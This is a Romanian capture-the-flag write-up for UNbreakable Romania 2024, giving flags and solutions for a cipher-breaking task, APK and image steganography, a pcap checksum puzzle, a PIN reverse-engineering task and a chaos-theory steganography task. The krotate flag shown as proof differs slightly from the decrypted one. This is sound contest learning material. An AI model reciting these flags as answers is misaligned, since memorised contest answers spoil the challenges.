

UNbreakable Romania 2024

Write-ups pentru UNbreakable Romania 2024

Autor	<Team name>
Email	<xx.shockoriginal.xx@gmail.com>
Username pe CyberEDU	<Username>

Sumar

Sumar	1
<krotate>: <Cryptography>	
Dovada obținerii flagului	5
Sumar	5
Dovada rezolvării	5
<wicked-game>: <categorie>	
Dovada obținerii flagului	7
Sumar	7
Dovada rezolvării	8
<sums-up>: <Network>	
Dovada obținerii flagului	10
Sumar	11
Dovada rezolvării	11
<pin>: <Reverse Engineering>	
Dovada obținerii flagului	12
Sumar	12
Dovada rezolvării	12
<my-bros-are-chaotic>: <MISC>	
Dovada obținerii flagului	16
Sumar	16
Dovada rezolvării	16
<just-an-upload>: <Network>	
Dovada obținerii flagului	19
Sumar	19
Dovada rezolvării	20
<heeeap>: <Pwn>	
Dovada obținerii flagului	21
Sumar	21
Dovada rezolvării	21
<threat-monitoring>: <Threat hunting, Incident Response>	
Dovada obținerii flagului	23
Sumar	24
Dovada rezolvării	24

<social-engineering><OSINT>	26
Dovada obținerii flagului	26
Sumar	26
Dovada rezolvării	27
<bad-dev>: <Web>	29
Dovada obținerii flagului	29
Sumar	30
Dovada rezolvării	30
<finding-god><OSINT>	31
Dovada obținerii flagului	32
Sumar	32
Dovada rezolvării	32
<not-allowed>: <Pwn>	33
Dovada obținerii flagului	33
Sumar	33
Dovada rezolvării	33
<admin-star>: <Programming>	35
Dovada obținerii flagului	35
Sumar	35
Dovada rezolvării	35
<harder-assembly>: <Pwn>	36
Dovada obținerii flagului	37
Sumar	37
Dovada rezolvării	37
<secrets-secrets-secrets>: <Cryptography>	38
Dovada obținerii flagului	38
Sumar	38
Dovada rezolvării	39
<secure-communications>: <Network>	40
Dovada obținerii flagului	40
Sumar	40
Dovada rezolvării	41
<file-factory>: <Reverse Engineering>	44

Dovada obținerii flagului	45
Sumar	45
Dovada rezolvării	45
<get-poc>: <Web>	46
Dovada obținerii flagului	46
Sumar	46
Dovada rezolvării	47
<wicked-monitoring>: <Forensics >	48
Dovada obținerii flagului	48
Sumar	48
Dovada rezolvării	49
<wicked-firmware>: <Reverse Engineering, Forensics>	49
Dovada obținerii flagului	49
Sumar	50
Dovada rezolvării	50

<krotate>: <Cryptography>

Dovada obținerii flagului

CTF{cc64393474865290892e5197153ad6109151d8ee2fd5e316d81b80c3d825bd82}

Sumar

Am vazut ca metoda de criptare consta in spargerea in blocuri si:

1. aplicarea unei chei pe un bloc
2. modificare cheii pentru folosirea in blocul urmator(dupa o metoda care este reversibila)

Am inversat pasul 2 pentru fiecare bloc, dupa care am folosit textul cunoscut ca sa gasesc pozitia lui in codul criptat cu cheia initiala. Din acest procedeu rezulta textul initial, chiar daca cheia este generata aleator.

Dovada rezolvării

Asa cum este mentionat in sumar, cheia este modificata pentru fiecare bloc, dupa un procedeu independent de cheia generata. Astfel, putem sa generam perechile furnizate de functia RGEN (folosita pentru a obtine cheia urmatorului bloc) si sa inversam toate modificarile cheii initiale.

```

def reverse_blocks_keys(text):
    print(len(text))
    keyed_text = b""
    blocks = [text[i : i + KEY_LEN] for i in range(0, len(text), KEY_LEN)]
    revs = gen_reverse_key(len(blocks))
    print(len(blocks))
    for i in range(0, len(blocks)):
        # for each block
        buf = blocks[i]
        for j in range(1, i + 1):
            buf = xor_text(buf, revs[j])
        keyed_text += buf
    return keyed_text

def reverse_key(enctext, key):
    keyed_text = b""
    blocks = [enctext[i : i + KEY_LEN] for i in range(0, len(enctext), KEY_LEN)]
    for block in blocks:
        keyed_text += xor_text(block, key)
    return keyed_text

def rotate(l, n):
    return l[-n:] + l[:-n]

def search_key_results(enctext, known):
    bruh = []
    enctext = reverse_blocks_keys(enctext)
    for i in range(0, len(enctext) - 100 + 1):
        key = rotate(xor_text(enctext[(0 + i):(100 + i)], known), i % KEY_LEN)
        bruh.append(reverse_key(enctext, key))
    bruh.sort(key = lambda x : len(set(x)))
    return bruh[0]

```

Dupa, deoarece avem o parte cunoscuta din textul criptat, dar nu ii stim pozitia, incercam pentru fiecare 100 bytes consecutivi (marimea cheii si a unui bloc) din textul criptat sa aplicam xor cu primii 100 bytes consecutivi din textul cunoscut, ceea ce ne da o cheie posibila (pe care o rotim ca sa se alinieze cu inceputul text-ului).

Aplicam acest procedeu pentru toate posibilitatile (sau majoritatea, deoarece la final vedem ca textul cunoscut este partea de final a mesaului criptat) si sortam rezultatele dupa numarul de litere in "alfabetul" textului decriptat (deoarece ar trebui sa avem toate sau marea parte a caracterelor afisabile, deci un numar redus fata de 256 posibilitati). In cazul nostru, mesajul decriptat cu cel mai mic numar de caractere in alfabet este chiar textul initial.

Aplicand functia `search_key_results(textul_criptat, un fragment de text cunoscut de lungimea cheii)`, obtinem mesajul initial.

```

>>> known
b'QGzBAEBCgAdFiEEzPHvlUeruVX@heb1tpW1DotF5QYFAmWo5oMACgkQtpW1DotF\n5QY62wwAudnaWyEAHCzLfhqGRacozcmhag'
>>> len(text)
2921
>>> #in text se afla textul initial
>>> search_key_results(text,known)
2921
30
b"-----BEGIN PGP SIGNED MESSAGE-----\nHash: SHA512\n\nURGENT COMMUNICATION\n\nTo all personnel and key stakeholders,\nI write to you under pressing circumstances that demand our immediate attention and swift collective action. Our critical systems, the very lifeblood of our operations, are facing an imminent threat that requires the utmost urgency in our response.\nAs the hands of the clock move inexorably forward, our window of opportunity to secure these systems narrows. The potential consequences of inaction are severe, and we cannot afford to underestimate the gravity of the situation.\nEach member of our organization is a crucial component in this endeavor. I implore you to mobilize with speed and purpose, drawing upon your unique skills and expertise. The seamless coordination of our efforts is paramount in the face of this impending challenge.\nit is incumbent upon us to fortify our defenses and implement contingency plans to ensure the resilience of our critical infrastructure. Time is not a luxury we possess; therefore, every action taken must be deliberate, calculated, and aligned with our overarching mission.\nin this pivotal moment, let us rise above the immediate threat and showcase the strength of our collective resolve. The success of our organization hinges on the efficacy of our response to this crisis. Failure to act decisively is not an option, as the consequences could reverberate far beyond our immediate sphere.\nConsider this an urgent call to arms, a rallying cry for unity in purpose. We face adversity, but through our combined efforts, we can overcome it. Let us navigate these turbulent waters with a shared commitment to excellence and an unwavering dedication to the security of our critical systems.\nAs you embark on this mission, know that your contributions matter, and they form an integral part of the shield we are erecting to protect our organization's future. May our actions today echo with the assurance that we met the challenge head-on and emerged stronger.\nGo forth with determination, resilience, and the unwavering belief that together, we shall secure the future of our critical systems.\n\nThe secret code to our systems is: CTF{c64393474865290892e5197153ad6109151d8ee2fd5e316d81b80c3d825bd2}\n\nGoodspeed.\n\n-----BEGIN PGP SIGNATURE-----\nvn:niQGzBAEBCgAdFiEEzPHvllleruvX0heb1tpW1DotF5QYFAmWo5oMACgkQtpW1DotF\nn5QY62wwAudnaWyEAHCzLfhqGRacozcmhagBr+HLPh0Apd6lwIZ01At+04Y1522\n\\NYK2kpdxe6fZ5pZZogYmk5TrNQaeHKn+w9hkDnsaQTZSPsgXT9p01FvtaYe5tKEf\nnzS9g4k+embk7ujpVfcBFvMnxjARxvNyztTs4/EEP0/KGxwpwIRu8xwz51gZFMNgr\\n3cje\\6esIxyAoPHSpzjGwC2A3unsSh9W56BjtmOs2As1vC7asb00dRANcjz//\\0nnvDAXM1W68ASrHT22COCpv+r5QB02tpikRjdMSYgksXfwTsAf+bfi5VM/nGUkD/n\\ngShplAr2yLdwWkz6UTMboMZRmk5ufjzumX99IC03hYL0mU30QXyFnkXtR0ygCG0y/nXke5v/104iNmwmn0G/xBF4s2kfeh9D0FYBjeHtgMuNVXvkZoe2FVDecK9U0R4/7h\\nZ69mLMvOhlnIcy5HriUXfz0HQAgVGye7jqDvBJCS9Y2dc+5mcHraFj+FEfL8QIR\\nK7XNR2Tf\\n=pum@\\n-----END PGP SIGNATURE-----\n"

```

<wicked-game>: <categorie>

Dovada obținerii flagului

<wehnd-wdwdxaxae-cfewfwg>

Sumar

<Am decompilat cu jadx, In cod am vazut ca se incarca o resursa, o imagine de win. Am intrat in resurse, am gasit imaginea. Am pus-o in AperiSolve si pe alte canale de culoare a aparut un mesaj in imagine ce reprezinta flag-ul.>

Dovada rezolvárii



The screenshot shows two instances of the Android Studio IDE side-by-side.


Top Window (GameView.java):

- File Path:** sources > com > catchthefallingobjects > GameView.java
- Code Preview:** The code defines a class GameView extending View. It includes methods for initializing the view with context, setting up a runnable for periodic updates, and overriding the onDraw method to draw a bar and a ball on a canvas.
- Status Bar:** Shows "Ln 58, Col 9 (88 selected) Spaces: 4 UTF-8 LF Java".
- Bottom Right Overlay:** A message from Microsoft's Java extension pack asking if the user wants to install it, with "Install" and "Show Recommendations" buttons.

Bottom Window (graphics.jpg):

- File Path:** resources > res > drawable > graphics.jpg
- Image Preview:** Displays a green Android robot standing on a dark surface with the text "You won graphics" above it.
- Status Bar:** Shows "Whole Image 1080x1920 198.07KB".
- Bottom Right Overlay:** The same Microsoft Java extension pack message as the top window.





You won graphics

wehnd-wdwdxaxae-cfewfwg

<sums-up>: <Network>

Dovada obținerii flagului

<ctf{4cp_4nd_4dp_ch3cksum5_4r3_3v1l_pr00v3_m3_wr0ng_jhunidr}>

Sumar

<Luam toate pachetele de dns trimise pe rand, avem checksum-ul la fiecare de tipul 00FF.
Daca unim toate checksum-urile in cyberchef si decriptam in hexa o sa primim flag-ul>

Dovada rezolvării

The screenshot displays two windows illustrating the analysis and decryption process.

NetworkMiner (Left Window): Shows a list of captured DNS packets from a file named "malicious sums.pcap". The table includes columns for No., Time, Source, Destination, Protocol, Length, and Info. The "Info" column provides detailed DNS query information. For example, packet 1 shows a standard query for "connectivity-check.ubuntu.com". The "Hex" and "Content" tabs at the bottom show the raw hex and ASCII data for selected packets.

CyberChef (Right Window): A web-based tool for hex manipulation. The "From Hex" tab is active, showing the hex input: 8208 00b a0c3 0a 0063 0074 0066 007b The "Input" field contains the same hex sequence. The "Operations" sidebar lists various conversion options like "To Hex", "From Hex", "Hex to PEM", etc. The "Output" section shows the decrypted ASCII string: "B3 NUL A NUL C NULL F NUL [". Below the output, there are buttons for "STEP", "BAKE!", and "Auto Bake".

Eliminam 00 din fata la fiecare si completam pana la restul flag-ului:

The screenshot shows the CyberChef interface with the following details:

- Operations:** Hex
- Recipe:** From Hex
- Input:** A hex dump of the flag:
8208 008b a0c3
0a
63 74 66 7b 34 63 70 5f 34 6e 64 5f 34 64 70 5f 63 68 33 63 6b 73 75
6d 35 5f 34 72 33 5f 33 76 31 6c 5f 70 72 30 30 76 33 5f 6d 33 5f 77
72 30 6e 67 5f 6a 68 75 6e 69 64 72 7d
- Output:** The resulting ASCII string:
ctf{4cp_4nd_4dp_ch3cksum5_4r3_3v11_pr00v3_m3_wr0ng_jhunidr}

<pin>: <Reverse Engineering>

Dovada obtinerii flagului

CTF{ea875111287b0f7dd1db64c131e59ba2505e7a4601ba7e76ab877627e4161acc}

Sumar

Am introdus o serie de numere si caractere, adica pin-ul, care face programul sa apeleze system("cat flag.txt")

Dovada rezolvării

Am deschis programul in ghidra si am gasit functia main (apelata de libc_start_main).

Cf Decompile: main - (pin)

```

1
2 undefined8 main(void)
3
4 {
5     char cVar1;
6     long in_FS_OFFSET;
7     undefined8 uVar2;
8     char local_40;
9     char local_3f;
10    char local_3e;
11    char local_3d;
12    undefined4 local_3c;
13    undefined4 local_38;
14    undefined4 local_34;
15    undefined4 local_30;
16    undefined4 local_2c;
17    undefined4 local_28;
18    undefined4 local_24;
19    long local_20;
20
21    local_20 = *(long *)(in_FS_OFFSET + 0x28);
22    setvbuf(stdin,(char *)0x0,2,0);
23    setvbuf(stdout,(char *)0x0,2,0);
24    uVar2 = 0x101261;
25    setvbuf(stderr,(char *)0x0,2,0);
26    read_vars(&local_3c,&local_38,&local_34,&local_30,&local_40,&local_3f,&local_3e,&local_3d,
27               &local_2c,&local_28,&local_24,uVar2);
28    cVar1 = check(local_3c,local_38,local_34,local_30,(int)local_40,(int)local_3f,(int)local_3e,
29                  (int)local_3d,local_2c,local_28,local_24);
30    if (cVar1 == '\0') {
31        puts("Incorrect PIN.");
32    }
33    else {
34        system("cat flag.txt");
35    }
36    if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
37        /* WARNING: Subroutine does not return */
38        __stack_chk_fail();
39    }
40    return 0;
41 }
```

Aici avem 2 functii (numite de catre mine read_vars si check), prima care citeste de la tastatura mai multe variabile si a doua care verifica daca acestea sunt bune, caz in care returneaza 1. Vedem faptul ca ordinea parametrilor pasati in check nu este diferita fata de cea din read_vars.

```

void read_vars(undefined8 param_1,undefined8 param_2,undefined8 param_3,undefined8 param_4,
              undefined8 param_5,undefined8 param_6,undefined8 param_7,undefined8 param_8,
              undefined8 param_9,undefined8 param_10,undefined8 param_11)

{
    setvbuf(stdin,(char *)0x0,2,0);
    setvbuf(stdout,(char *)0x0,2,0);
    setvbuf(stderr,(char *)0x0,2,0);
    printf("Find the right PIN: ");
    __isoc99_scanf(&decimal_string,param_1);
    printf("Find the right PIN: ");
    __isoc99_scanf(&decimal_string,param_2);
    printf("Find the right PIN: ");
    __isoc99_scanf(&decimal_string,param_3);
    printf("Find the right PIN: ");
    __isoc99_scanf(&decimal_string,param_4);
    printf("Find the right PIN: ");
    __isoc99_scanf(&char_string,param_5);
    printf("Find the right PIN: ");
    __isoc99_scanf(&char_string,param_6);
    printf("Find the right PIN: ");
    __isoc99_scanf(&char_string,param_7);
    printf("Find the right PIN: ");
    __isoc99_scanf(&char_string,param_8);
    printf("Find the right PIN: ");
    __isoc99_scanf(&decimal_string,param_9);
    printf("Find the right PIN: ");
    __isoc99_scanf(&decimal_string,param_10);
    printf("Find the right PIN: ");
    __isoc99_scanf(&decimal_string,param_11);
    return;
}

```

In functia read_vars vedem ca se apeleaza functia scanf pentru fiecare parametru citit, dar cu format string-uri diferite (numite de catre mine decimal_string = "%d" si char_string = "%c"). Deci, unii parametrii trebuie sa fie numere iar ceilalți litere.

```

undefined4
check(int param_1,int param_2,int param_3,int param_4,char param_5,char param_6,char param_7,
      char param_8,int param_9,int param_10,int param_11)

{
    bool bVar1;
    bool bVar2;
    bool bVar3;
    undefined4 uVar4;

    if ((param_1 == 2) || (param_2 == 2)) {
        bVar1 = false;
    }
    else {
        bVar1 = true;
    }
    if ((param_6 == 'R') && (param_7 == 't')) {
        bVar2 = true;
    }
    else {
        bVar2 = false;
    }
    if ((param_9 == 10) && (param_10 == param_11)) {
        bVar3 = true;
    }
    else {
        bVar3 = false;
    }
    if (((bVar1) && (param_3 != 2)) && (param_4 != 1)) &&
       (((param_5 == '$' && (bVar2)) && ((param_8 != '0' && (bVar3)))))) {
        uVar4 = 1;
    }
    else {
        uVar4 = 0;
    }
    return uVar4;
}

```

In functia check, vedem valorile care trebuie folosite ca sa returnam true (ex: param_1 si param_2 diferite de 2; param_3 diferit de 2 si param_4 diferit de 1 etc).

Cu toate aceste informatii, putem introduce pin-ul urmator pe remote si se va afisa flag-ul:

```

Find the right PIN: 1
Find the right PIN: 1
Find the right PIN: 1
Find the right PIN: 2
Find the right PIN: $
Find the right PIN: R
Find the right PIN: t
Find the right PIN: G
Find the right PIN: 10
Find the right PIN: 7
Find the right PIN: 7
CTF{ea875111287b0f7dd1db64c131e59ba2505e7a4601ba7e76ab877627e4161acc}

```

<my-bros-are-chaotic>: <MISC>

Dovada obținerii flagului


< ctf{my_br0s_l1k3_g4ng_l4ng5_bruhhhh}>


Sumar

< Dupa descrierea si titlul provocarii, putem observa ca poza encoded.png este codificata folosint 2 Tier Security System – Chaos Theory. Dupa o cautare pe net am folosit repost-ul lui zvut pentru decodificarea imaginii (<https://github.com/zvut/Two-Tier-Hybrid-Steganography-Approach-using-Chaos-Theory>) . Dupa folosirea si modificarea codului pentru encoded.png am putut extrage poza decodificata (drenc.png) si mesajul ascuns (YO SMOKE my “number” YO RAP my ...) . Acest mesaj este codificat in limbajul esoteric de programare GangLang (<https://esolangs.org/wiki/GangLang>) . YO SMOKE my face square root de la val numarului my. In continuarea am luat radacina (nerotunjita) de la fiecare numar, am comparator cu tabelul ascii si pe urma am format flag-ul.>

Dovada rezolvării

<





```
[15]: def decode(image_name):
    print("[+] Decoding...")
    # read the image
    image = cv2.imread("drenc.png")
    binary_data = ""
    for row in image:
        for pixel in row:
            r, g, b = to_bin(pixel)
            binary_data += r[-1]
            binary_data += g[-1]
            binary_data += b[-1]
    # split by 8-bits
    all_bytes = [ binary_data[i:i+8] for i in range(0, len(binary_data), 8) ]
    # convert from bits to characters
    decoded_data = ""
    for byte in all_bytes:
        decoded_data += chr(int(byte, 2))
        if decoded_data[-5:] == "=====__":
            break
    return decoded_data[:-5]
```

Square Root Calculator Untitled

